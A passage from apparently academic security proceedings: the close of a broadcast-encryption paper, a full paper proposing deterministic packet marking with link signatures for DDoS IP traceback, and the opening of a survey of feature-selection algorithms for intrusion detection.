After a closer look one can see that the attack requires a coalition much larger than $z + 1$ users. Indeed, yet the first shift needs $z + z_d + 2$ colluding users, to perform the next shifts the number of colluders must grow rapidly due to increasing number of unknowns in free coefficients. To efficiently solve a system of quadratic equations resulting from the comparison of coefficients between polynomials $(A_{u,\gamma})^{-1} \cdot A_u^{(\gamma)}(t)$, we also need more equations than unknowns (see [20]). Therefore the above attack is impractical. Moreover, such a big number of colluders would skip any cryptanalysis but only exchange the keys and log in so that only one colluder is non-excluded at a time.

Acknowledgments. We wish to thank Nelly Fazio and the anonymous referees for critical remarks on an preliminary version of the paper.

References

1. Fiat, A., Naor, M.: Broadcast encryption. In: CRYPTO. LNCS 773, Springer (1993) 480–491
2. Naor, M., Pinkas, B.: Efficient trace and revoke schemes. In: Financial Cryptography. LNCS 1962, Springer (2000) 1–20
3. Matsuzaki, N., Anzai, J., Matsumoto, T.: Light weight broadcast exclusion using secret sharing. In: ACISP. LNCS 1841, Springer (2000) 313–327
4. Yoo, E.S., Jho, N.S., Cheon, J.H., Kim, M.H.: Efficient broadcast encryption using multiple interpolation methods. In: ICISC. LNCS 3506, Springer (2004) 87–103
5. Tzeng, W.G., Tzeng, Z.J.: A public-key traitor tracing scheme with revocation using dynamic shares. In: Public Key Cryptography. LNCS 1992, Springer (2001) 207–224
6. Dodis, Y., Fazio, N., Kiayias, A., Yung, M.: Scalable public-key tracing and revoking. In: PODC, ACM Press (2003) 190–199
7. Dodis, Y., Fazio, N.: Public key trace and revoke scheme secure against adaptive chosen ciphertext attack. In: Public Key Cryptography. LNCS 2567, Springer (2003) 100–115
8. Kim, C.H., Hwang, Y.H., Lee, P.J.: Practical pay-tv scheme using traitor tracing scheme for multiple channels. In: WISA. LNCS 3325, Springer (2004) 264–277
9. Watanabe, Y., Numao, M.: Multi-round secure-light broadcast exclusion protocol with pre-processing. In: ESORICS. LNCS 2808, Springer (2003) 85–99
10. Cichoń, J., Krzywiecki, Ł., Kutylowski, M., Właż, P.: Anonymous distribution of broadcast keys in cellular systems. In: MADNES. LNCS 4074, Springer (2006) 96–109

11. Barth, A., Boneh, D., Waters, B.: Privacy in encrypted content distribution using private broadcast encryption. In: *Financial Cryptography*. LNCS, Springer (2006) to appear.
12. Boneh, D., Shen, E., Waters, B.: Strongly unforgeable signatures based on computational Diffie-Hellman. In: *Public Key Cryptography*. LNCS 3958, Springer (2006) 229–240
13. Borzęcki, P., Kabarowski, J., Kubiak, P., Kutyłowski, M., Zagórski, F.: Kleptographic weaknesses in Benaloh-Tuinstra protocol. In: *ICSNC, IEEE Comp. Soc. Press* (2006) to appear.
14. Anonymity bibliography. Available from: <http://freehaven.net/anonbib/>
15. Naccache, D., Stern, J.: A new public-key cryptosystem. In: *EUROCRYPT*. LNCS 1233, Springer (1997) 27–36
16. Chaum, D., Antwerpen, H.V.: Undeniable signatures. In: *CRYPTO*. LNCS 435, Springer (1989) 212–216
17. Stoer, J., Bulirsch, R.: *Introduction to Numerical Analysis*. Springer-Verlag, New York and Berlin (1980)
18. Bao, F., Deng, R.H., Zhu, H.: Variations of Diffie-Hellman problem. In: *ICICS*. LNCS 2836, Springer (2003) 301–312
19. von zur Gathen, J., Gerhard, J.: *Modern Computer Algebra*. First edn. Cambridge University Press, Cambridge, UK (1999)
20. Courtois, N., Klimov, A., Patarin, J., Shamir, A.: Efficient algorithms for solving overdefined systems of multivariate polynomial equations. In: *EUROCRYPT*. LNCS 1807, Springer (2000) 392–407

Deterministic Packet Marking with Link Signatures for IP Traceback^{*}

Shi Yi, Yang Xinyu, Li Ning, and Qi Yong

Dept. of Computer Science and Technology, Xi'an Jiaotong University,
710049 Xi'an, P.R.C.
yxyphd@mail.xjtu.edu.cn

Abstract. Probabilistic Packet Marking algorithm, one promising solution to the IP traceback problem, uses one fixed marking space to store router information. Since this fixed space is not sufficient for storing all routers information, each router writes its information into packets chosen with probability p , so-called probabilistic marking. Probabilistic marking seems to be helpful in lowering router overhead, however, it also bring computation overhead for the victim to reconstruct the attack paths and large number of false positives. In this paper, we present a new approach for IP traceback, Deterministic Packet Marking Scheme with Link Signatures, which needs routers mark all packets during forwarding (so-called deterministic marking). We make a study of how much both the probabilistic and our deterministic packet marking schemes affect router overhead through simulations. The results confirm that our deterministic marking scheme will slightly lower router overhead, and besides, it has superior performance than another improved probabilistic packet marking method, Advanced Marking Schemes. Further performance analysis and simulation results are given to show that our technique is superior in precision to previous work—it has almost zero false positive rate. It also has lower computation overhead for victim and needs just a few packets to trace back attacks and to reconstruct the attack paths even under large scale distributed denial-of-service attacks. In addition, our scheme is simple to implement and support incremental deployment.

1 Introduction

Distributed Denial of Service (DDoS) attack is a critical threat to the Internet. One difficulty to defeat these attacks is that attackers use spoofed IP addresses in the attack packets and hence disguise the true origin of the attacks, because the current IP network has no provision for verifying the legitimacy of a source IP. This is called the IP traceback problem. However, IP traceback can be used not only in DDoS, but also to handle attacks comprised of a small number of packets, or to trace the sources of

^{*} This work is supported by the NSFC (National Natural Science Foundation of China -- under Grant 60403028), and NSFS (Natural Science Foundation of Shaanxi -- under Grant 2004F43).

unlawful distributed copyrighted material or the spam. We define the source to be a device from which the flow of packets, constituting the attack or the unlawful copyrighted material or the spam, was initiated. It can be a zombie, reflector, a final link in a stepping stone chain, or the one who issue the unlawful copyrighted material or the spam.

Many solutions have been proposed to solve the IP traceback problem, such as ingress filtering, packets logging, link testing, and additional Internet Control Message Protocol (ICMP) messages, etc., [1]. Generally, Probabilistic Packet Marking (PPM) [2-6] is still better than others, because it can be applied during or after an attack, and it does not require any additional network, router storage, or packet size increase. Probabilistic packet marking was originally introduced by Savage et al. [2]. In this approach, it let routers probabilistically mark packets with partial path information during packet forwarding. The victim then reconstructs the complete paths after receiving a number of packets that contain the marking. But, as shown in [3], this approach has a very high computation overhead and needs a large number of packets for the victim to reconstruct the attack paths, and gives a large number of false positives when the denial-of-service attack originates from multiple attackers. Song and Perrig [3] proposed the Advanced and Authenticated Marking Schemes (AMS) to improve the probabilistic packet marking and suggested the use of hash chains for authenticating routers. It predetermines the networks topology to allow for a more efficient encoding of edges, resulting in fewer packets to reconstruct paths and greatly improving the efficiency and accuracy of the protocol.

In this paper, we present a new IP marking technique to solve the IP traceback problem: Deterministic Packet Marking Scheme with Link Signatures (DPMSLS for short), which marks every packet passing through a router with link signature. The simulation results show that DPMSLS can be used for Single Packet IP Traceback, it can reconstruct the attack paths within seconds and with just a single packet, and has almost zero false positive rate; moreover, our approach generates low victim and router overhead.

This paper is organized as follows. In section 2, we introduce our new IP traceback method, Deterministic Packet Marking Scheme with Link Signatures. Section 3 shows the simulation results which confirm that our deterministic packet marking scheme will slightly lower router overhead. Section 4 shows simulation results with NS-2 to indicate our technique is efficient and accurate. Finally a briefly conclusion is given in section 5.

2 Deterministic Packet Marking Scheme with Link Signatures

2.1 Marking Algorithm

In PPM schemes, it always uses either partial address information or a hash value of the address information of the router to mark the packet, with a marking probability p . PPM requires considerable amount of packets to be collected at the victim to reconstruct the attack path, and the processing overhead is immense; moreover, PPM cannot trace a single packet. Therefore, we proposed the DPMSLS algorithm, trying

to mark every attack packet to make each packet stores all the attack path information, so called deterministic packet marking.

Our algorithm is a packet marking algorithm, so we also use the 16-bit Packet ID field in the IP header to mark packets, the same as other PPM schemes. The reason for using the 16-bit Packet ID field in the IP header is supported by empirical traffic analysis in [7]. According to [7], less than 0.5% of all packets in the Internet are fragmented. Differing from other PPM schemes, our marking algorithm uses not the address information but the signature of the ingress link of the router to mark the packet. The link signature can be a digest of the address information of the two adjacent nodes linked with an edge, or even be a random 16-bit value. The signature of each link should be distributed in advance.

Each packet mark is 0 when it enters the network, this mark will be changed as long as the packet traverses each router. The packet is first marked by the signature of the link closest to the source of the packet on the edge ingress router. In succession, once it traverses a router, the router will mark the packet with the signature of the ingress link. Each router will participate in packet marking. The marking will be done deterministically. When packets finally arriving at the victim, each of them contain all the path information it traversed. So the victim can reconstruct the attack path using any of the packets. That's how our proposed scheme supports Single Packet Traceback. The marking algorithm is depicted as follows:

marking procedure in router R

```

for each packet P {
    find the signature of the ingress link ls from the
    table stored on the router;
     $pm = pm \oplus ls$ ; // pm is the packet mark
    tttl++; // tttl is the value of the TTL field in the
    IP header
}
    
```

The encoding and decoding procedures of DPMSLS are shown in Fig. 1.




Fig. 1. Encoding and decoding procedures

2.2 Reconstruction Algorithm

There are two schemes of the reconstruction processing: the Static Reconstruction and the Dynamic Reconstruction.

If the topology of the network is known, we can store the topology information as well as the signature of each link in this topology at the victim. Thus the whole reconstruction processing can be done just at the victim, without any router's participating. The advantage of the static reconstruction is that the reconstruction speed is extremely rapid. However, it needs to know the network topology and the overload of the victim is burden.

For obtaining the network topology is always a non-trivial issue, we consider the dynamic reconstruction. In this scheme, the signature of each link adjacent to a router is just known by the router. Each router stores the signatures of all the adjacent links, and no one knows the global information of all the link signatures. So not only the victim but also each router will participate in the dynamic reconstruction. When the victim receives a marked attack packet and begins to traceback, it will start the closest router linked to the victim to reconstructing the attack path/paths. At the same time, a new UDP packet enclosing the packet mark and the value of the TTL field of the attack packet is sent to the closest router. For each adjacent link, the router does the same thing: it decodes the received packet mark by XOR the link signature and makes TTL decrease 1, if both the packet mark and the TTL are 0, one of the attackers is caught; otherwise when $TTL > 0$, pass the UDP packet with the new packet mark and the TTL to the next router connected to this link. If the packet mark is 0 and $TTL > 0$, the dynamic reconstructing along this path stops. The following is the description of the dynamic reconstruction algorithm:

Reconstruction procedure in router *R*

pm: the packet mark

lm: the signature of the link

*t**tl*: current value of hop, the initial value equals to the value of the TTL field in the IP header

path[*m*, *n*]: stores the address of router on the attack path

```
int trace(R, pm, ttl, path[i, j]) {
    if(R not in path [i]){ //if R not on the path
        calculated
        path [i, ++j]=R;
        pm = pm ⊗ ls;
        ttl--;
        if(ttl!=0 && pm!=0){
            FindAdjacentRouters(R, *AdjacentRouters); //find
            all the adjacent routers of R
            r = AdjacentRouters; //r points to the first
            adjacent router of R
            while(r!=NULL){
                return(trace(r, pm, ttl, path [i, j]));
                r=(AdjacentRouters+1); // r points to next
                adjacent router of R
            }
        }
    }
}
```

```

        k=i+1;
        path [k]= path [i];
        i++; //creat a new path
    }
}
else if(ttl==0 && pm==0)
    Return 1;
else
    Return 0;
}
}

```

3 Why Deterministic Packet Marking

3.1 Probabilistic vs. Deterministic Packet Marking

In packet marking, each router along the path puts router information in the packet header, so the receiver can reconstruct the path of an incoming packet. A straightforward approach is attaching all router IP's in every packet. This is impractical due to the large a variable size of the router data. PPM solves this problem [2]. Instead of attaching the entire router IPs, PPM allows only one fixed marking space. Since this fixed space is not sufficient for storing all routers information, each router writes its router information into packets chosen with probability p (so-called Probabilistic Packet Marking). The receiver can reconstruct the full path after collecting a sufficiently large number of packets.

PPM requires considerable amount of packets to be collected at the victim before conducting the traceback process. As the probability of marking or the length of the path increases, the required number of packets for reconstructing the path is also increased. Waiting for a huge number of attack packets to be collected at the victim means admitting the fact of longer denial of service, which conflicts with the need for fast response to stop the attack.

As mentioned above, DPMSLS is a deterministic packet marking algorithm. *Each* packet is marked when it enters the network by the signature of the first link. This mark will be changed as long as the packet traverses *each* router. When packets finally arrive at the victim, each of them contains all the path information it traversed. This is called deterministic marking since it stores all the path information in every packet. This solves the problem that the performance of all the PPM schemes depends on the probability of marking and the length of the path. DPMSLS can use any of the marked packets to reconstruct the attack path without waiting for a huge number of attack packets to be collected at the victim, and no matter how long the length of the path is.

In DPMSLS, because *each* packet is marked by *each* router the packet traverses, it looks like it may make the router overloaded. However, we could not say DPMSLS should definitely burden the router heavier than PPM schemes, because in PPM schemes, it must compute for each router a new random number for each incoming packet in order to decide whether to mark it or not, which may also be an expensive

operation. In order to confirm whether DPMSLS is superior to PPM schemes in the effect on routers, experiments shown in Section 3.2 are conducted.

3.2 Performance Comparison

The performance of how the schemes affect on routers was evaluated based on the parameter: *Router Overload Factor (ROF)*, which is defined as:

$$ROF = (\Delta tI - \Delta t0) / \Delta t0 \quad (1)$$

Here ΔtI represents the time of the marking process lasts. It equals to the time from the first packet enters into the first router to the last packet marked by the last router. $\Delta t0$ represents the time of normal packets transmitting without marking. It equals to the time from the first packet enters into the first router to the last packet goes out the last router. The bigger ROF is, the heavier the marking processing affects on routers.

We choose the representative PPM schemes --- Advanced and Authenticated Marking Schemes, including Advanced Marking Schemes I (AMS-I) and Advanced Marking Schemes II (AMS-II) --- to be compared with DPMSLS. To test the behavior of the proposed scheme and AMSs, we conduct two groups of simulation experiments with NS-2 illustrated as follows. To simplify the problem, we set only one attacker versus one victim in these experiments.

• Fixed Number of Routers Under Varied Traffic Speeds

There are 25 routers between the attacker and the victim along the attack path. Experiments are conducted under varied traffic speeds: 400kbps, 500kbps, 1000kbps, 1500kbps, 2000kbps, 2500kbps, 3000kbps, 3500kbps, 4000kbps, 4500kbps and 5000kbps. The ROFs of DPMSLS, AMS-I and AMS-II are shown in Fig. 2. The result shows obviously that DPMSLS slightly affects routers overload, when AMS-I affects heavier and AMS-II does heaviest.




Fig. 2. The ROFs of DPMSLS, AMS-I and AMS-II with fixed number of routers under varied traffic speeds

• Uniform Traffic Speed with Varied Number of Routers

The traffic speed keeps 2500kbps. We varied numbers of routers along the attack path (from attacker to victim) from 5 to 30. The ROFs of DPMSLS, AMS-I and AMS-II are shown in Fig. 3. The result is the same as in the first experiment.




Fig. 3. The ROFs of DPMSLS, AMS-I and AMS-II with uniform traffic speed and varied number of routers

4 Simulation Results

We have performed extensive simulation experiments to examine the feasibility and evaluate the performance of our marking scheme. The primary objective of the experiments is to investigate some parameters related to the marking scheme: *Reconstruction Time*, *Bandwidth Overload* and *False Positive Rate*, etc. In preparation for the simulation experiments, we construct a network simulation test-bed (based on NS-2 simulator) with over 200 routers as shown in Fig. 4. The attack paths are randomly chosen from the paths in the map; and different number of packets are generated and transmitted along each of these paths. Each of the routers simulates marking the packets as defined in the marking algorithm. The victim simulates applying the proposed reconstruction algorithm to reconstruct all the attack paths. For the experiments, we varied the number of attackers from 1 to 100. Each data point in the following figures corresponds to an average of the data values obtained from over 200 independent experiments.

Fig. 5 gives the result of the reconstruction time, which is from when receiving the first marked packet at the victim to the time reconstructing the last attack path. We conducted experiments separately with Static Traceback and Dynamic Traceback. The result shows our algorithms can reconstruct all the attack paths with 100 distributed attackers within only 1 second. It is obviously much faster than all other PPM schemes. The reconstruction time will not extend much along with the number of attackers increasing, if fact, it will approach to a definite value (approximates 0.1s under static traceback and 0.72s under dynamic traceback) when the number of attackers increasing. It also shows that it takes much less time in reconstructing with the static traceback algorithm than with the dynamic one.

Under static traceback, our algorithm will not yield any bandwidth overload. Fig. 6 shows the bandwidth overload for DPMSLS with dynamic traceback. We use the proportion of the additional traffic engendered by dynamic traceback to the original network traffic to represent the bandwidth overload. The smaller the proportion is, the lower the bandwidth overload is. The result shows that the bandwidth overload increases along with the number of attackers increasing. However, it always less than 1.4%, which means even under dynamic traceback, the network overload is tiny and has negligible effect on the network.




Fig. 4. Test-bed topology

Concerning the false positive rate, experiments show that our algorithm yields almost zero false positive rate with the test-bed shown in Fig. 4. Of course, when the scale of the network enlarged, there will not always zero false positive rate. However, under this circumstance, we can divide the network into several independent areas and traceback in each area yields almost zero false positive rate. Once the traceback outgoes the border of an area, it will continue in one of the adjacent areas. The research of tracing back in multiple areas will be one of our future work.




Fig. 5. Reconstruction time for DPMSLS under Static Traceback & Dynamic Traceback




Fig. 6. Bandwidth overload for DPMSLS

5 Conclusion

In this paper, we present a new IP traceback scheme, the Deterministic Packet Marking Scheme with Link Signatures, which allows the victim to traceback the approximate origin of spoofed IP packets. The experimental results show that our proposed marking scheme is feasible and the performance is satisfactory. Our technique has very low network and router overhead and support incremental deployment. It is much more efficient and accurate to reconstruct the attacker path. In contrast to previous work, our marking technique supports single packet traceback and has lower computation overhead for the victim to reconstruct the attack paths under large scale distributed denial-of-service attacks.

References

1. Savage G. S., Wetherall D., Karlin A. and Anderson T.: Network support for IP traceback, *IEEE/ACM Transaction on Networking*, volume 9, (2001) 226–237
2. Savage G. S., Wetherall D., Karlin A. and Anderson T.: Practical network support for IP traceback, *Proc. of ACM SIGCOMM*, (2000) 295-306
3. Song D. X. and Perrig A.: Advanced and Authenticated Marking Schemes for IP Traceback, *Proc. of INFOCOM*, volume 2, (2001) 878–86
4. Peng T., Leckie C., and Ramamohanarao K.: Adjusted probabilistic packet marking for IP traceback, *Proc. Networking*,(2002) 697–708
5. Adler M.: Tradeoffs in probabilistic packet marking for IP traceback, *Proc. 34th ACM Symp. Theory of Computing (STOC)*, (2002) 407–418
6. Park K. and Lee H.: On the Effectiveness of Probabilistic Packet Marking for IP Traceback under Denial of Service Attack, *Proc. of IEEE INFOCOM*, (2001)
7. Shannon C., Moore D., and Claffy K.: Characteristics of fragmented IP traffic on internet links, *Proc. SIGCOMM*, (2001) 83–97

Survey and Taxonomy of Feature Selection Algorithms in Intrusion Detection System

You Chen^{1,2}, Yang Li^{1,2}, Xue-Qi Cheng¹, and Li Guo¹

¹ Institute of Computing Technology, Chinese Academy of Sciences, Beijing 100080

² Graduate School of the Chinese Academy of Sciences, Beijing 100039
{chenyou, liyang, chengxueqi, guoli}@software.ict.ac.cn

Abstract. The Intrusion detection system deals with huge amount of data which contains irrelevant and redundant features causing slow training and testing process, higher resource consumption as well as poor detection rate. Feature selection, therefore, is an important issue in intrusion detection. In this paper we introduce concepts and algorithms of feature selection, survey existing feature selection algorithms in intrusion detection systems, group and compare different algorithms in three broad categories: filter, wrapper, and hybrid. We conclude the survey by identifying trends and challenges of feature selection research and development in intrusion detection system.

Keywords: intrusion detection, feature selection, filter, wrapper, hybrid.

1 Motivation and Introduction

Intrusion Detection System (IDS) plays vital role of detecting various kinds of attacks. The main purpose of IDS is to find out intrusions among normal audit data and this can be considered as classification problem. One of the main problems with IDSs is the overhead, which can become prohibitively high. As network speed becomes faster, there is an emerging need for security analysis techniques that will be able to keep up with the increased network throughput [1]. Therefore, IDS itself should be lightweight while guaranteeing high detection rates. Several literatures have tried to solve that by figuring out important intrusion features through feature selection algorithms. Feature selection is one of the important and frequently used techniques in data preprocessing for IDS [2], [3]. It reduces the number of features, removes irrelevant, redundant, or noisy data, and brings the immediate effects for IDS.

In terms of feature selection, several researches have proposed identifying important intrusion features through wrapper filter and hybrid approaches. Wrapper method exploits a machine learning algorithm to evaluate the goodness of features or feature set. Filter method does not use any machine learning algorithm to filter out the irrelevant and redundant features rather it utilizes the underlying characteristics of the training data to evaluate the relevance of the features or feature set by some independent measures such as distance measure, correlation measures, consistency measures [4], [5]. Hybrid method combines wrapper and filter approach. Even though

a number of feature selection techniques have been utilized in the fields of web and text mining, and speech recognition, however, there are very few analogous studies in intrusion detection field.

2 General Procedure of Feature Selection

In this section, we explain in detail the four key steps as shown in Fig. 1[36].




Fig. 1. Four key steps of feature selection

2.1 Subset Generation

Subset generation is essentially a process of heuristic search, with each state in the search space specifying a candidate subset for evaluation. The nature of this process is determined by two basic issues. First, one must decide the search starting point (or points) which in turn influences the search direction. Search may start with an empty set and successively add features (i.e., forward), or start with a full set and successively remove features (i.e., backward), or start with both ends and add and remove features simultaneously (i.e., bidirectional). Search may also start with a randomly selected subset in order to avoid being trapped into local optima [6]. Second, one must decide a search strategy. For a data set with N features, there exist 2^N candidate subsets. This search space is exponentially prohibitive for exhaustive search with even a moderate N . Therefore, different strategies have been explored: complete [7], sequential [8], and random [6] search.

2.2 Subset Evaluation

Each newly generated subset needs to be evaluated by an evaluation criterion. An evaluation criterion can be broadly categorized into two groups based on their dependency on learning algorithms that will finally be applied on the selected feature subset. The one is independent criteria, the other is dependent criteria.

Some popular independent criteria are distance measures, information measures, dependency measures, and consistency measures [8], [9], [10], [11]. An independent criterion is used in algorithms of the filter model. A dependent criterion used in the wrapper model requires a predetermined learning algorithm in feature selection and uses the performance of the learning algorithm applied on the selected subset to determine which features are selected.

2.3 Stopping Criteria

A stopping criterion determines when the feature selection process should stop. Some frequently used stopping criteria are as follows:

- The search completes.
- Some given bound is reached, where a bound can be a specified number (minimum number of features or maximum number of iterations).
- Subsequent addition (or deletion) of any feature does not produce a better subset.
- A sufficiently good subset is selected.

2.4 Result Validation

A straightforward way for result validation is to directly measure the result using prior knowledge about the data. In real-world applications, however, we usually do not have such prior knowledge. Hence, we have to rely on some indirect methods by monitoring the change of mining performance with the change of features. For example, if we use classification error rate as a performance indicator for a learning task, for a selected feature subset, we can simply conduct the “before-and-after” experiment to compare the error rate of the classifier learned on the full set of features and that learned on the selected subset [8], [12].

3 Taxonomy of Feature Selection Algorithms

In general, wrapper and filter method have been proposed for feature selection. Wrapper method adopts classification algorithms and performs cross validation to identify important features. Filter method utilizes correlation based approach. Wrapper method demands heavy computational resource for training and cross validation while filter method lacks the capability of minimization of generalization error. In order to improve these problems, several studies have proposed hybrid approaches which combine wrapper and filter approach. In this section, we explain in detail the three key models with some famous feature selection algorithms. In order to compare the differences among these algorithms, we performed all experiments on KDD1999 [24] dataset through open source project WEKA [16]. We experimented in a Windows machine having configurations AMD Opteron 64-bit processor 1.60GHz, 2.00GB RAM, and the operation system platform is Microsoft Windows XP Professional (SP2). We have sampled 10 different datasets, each having 12350 instances, from the corpus by uniform random distribution so that the distribution of the dataset should remain unchanged. Each instance of dataset consists of 41 features. We have carried out 10 experiments on different datasets having full features and selected features and have applied 10 fold cross validation to achieve low generation error and to determine the intrusion detection rate.

3.1 Filter Algorithm

Algorithms within the filter model are illustrated through a generalized filter algorithm [35] (shown in Table 1). For a given data set D , the algorithm starts the search from a given subset S_0 . Each generated subset S is evaluated by an independent measure M and compared with the previous best one. The search iterates until a predefined stopping criterion δ is reached. The algorithm outputs the last current best subset S_{best} as the final result. Since the filter model applies independent evaluation criteria without involving any learning algorithm, it does not inherit any bias of a learning algorithm and it is also computationally efficient.

Table 1. A Generalized Filter Algorithm

| | |
|-------------------------|------------------------------------------------------------------------------------|
| Filter Algorithm | |
| input: | $D(F_0, F_1, \dots, F_{n-1})$ // a training data set with N features |
| | S_0 // a subset from which to start the search |
| | δ // a stopping criterion |
| output: | S_{best} // an optimal subset |
| 01 | begin |
| 02 | initialize: $S_{best} = S_0;$ |
| 03 | $\gamma_{best} = eval(S_0, D, M);$ // evaluate S_0 by an independent measure M |
| 04 | do begin |
| 05 | $S = generate(D);$ // generate a subset for evaluation |
| 06 | $\gamma = eval(S, D, M);$ // evaluate the current subset S by M |
| 07 | if (γ is better than γ_{best}) |
| 08 | $\gamma_{best} = \gamma;$ |
| 09 | $S_{best} = S;$ |
| 10 | end until (δ is reached); |
| 11 | return $S_{best};$ |
| 12 | end; |

Correlation-Based Feature Selection

Correlation-based Feature Selection (CFS) is a filter method. Among given features, it finds out an optimal subset which is best relevant to a class having no redundant feature. It evaluates merit of the feature subset on the basis of hypothesis--"Good feature subsets contain features highly correlated with the class, yet uncorrelated to each other [13]". This hypothesis gives rise to two definitions. One is feature class correlation and another is feature-feature correlation. Feature-class correlation indicates how much a feature is correlated to a specific class while feature-feature correlation is the correlation between two features. Equation 1, also known as Pearson's correlation, gives the merit of a feature subset consisting of k number of features.

$$Merit_s = \frac{\overline{kr_{cf}}}{\sqrt{k + k(r-1)\overline{r_{ff}}}} \tag{1}$$

Here, $\overline{r_{cf}}$ is average feature-class correlation, and $\overline{r_{ff}}$ is average feature-feature correlation. For discrete class problem, CFS first discretizes numeric features using technique Fayyad and Irani [14] and then use symmetrical uncertainty (a modified information gain measure) to estimate the degree of association between discrete features [15].

$$SU = 2.0 \times \left[\frac{H(X) + H(Y) - H(X, Y)}{H(Y) + H(X)} \right] \quad (2)$$

In equation 2, $H(X)$ and $H(Y)$ represent entropy of feature X and Y . Symmetrical uncertainty is used because it is a symmetric measure and can therefore be used to measure feature-feature correlation where there is no notion of one attribute being “class” as such [13]. For continuous class data, the correlation between attribute is standard linear correlation. This is straightforward when the two attributes involved are both continuous.

$$\text{Linear Correlation, } r_{xy} = \left[\frac{\sum xy}{\eta \sigma_x \sigma_y} \right] \quad (3)$$

In equation 3, X and Y are two continuous feature variables expressed in terms of deviations.

Principal Component Analysis

Principal Component Analysis (PCA) is a probability analyzing method which analyzes the relationships among multivariable, seeks the principal components denoted as a linear combination, and explains the entire changes with several components. The purpose is to make the effective explanations through dimension reduction using linear equations. Although p components are required to reproduce the total system variability, often much of this variability can be accounted for by a small number, k , of the principal components. If so, there is almost as much information in the k components as there is in the original p variables. The k principal components can then replace the initial p variables, and the original data set, consisting of n measurements on p variables, is reduced to one consisting of n measurements on k principal components. [19]. The most common definition of PCA, due to Hotelling (1933) [20], is that, for a set of observed vectors $\{v_i\}$; $i \in \{1, \dots, N\}$, the q principal axes $\{w_j\}$; $j \in \{1, \dots, q\}$ are those orthonormal axes onto which the retained variance under projection is maximal. It can be shown that the vectors w_j are given by the q dominant eigenvectors (i.e. those with largest associated eigenvalues)

of the covariance matrix $C = \sum_i \frac{(v_i - \bar{v})(v_i - \bar{v})^T}{N}$ such that $Cw_j = \lambda_i w_j$, where \bar{v} is the simple mean. The vector $u_i = W^T (v_i - \bar{v})$, where $W = (w_1, w_2, \dots, w_q)$, is thus a q -dimensional reduced representation of the observed vector v_i .

Experiments and Results

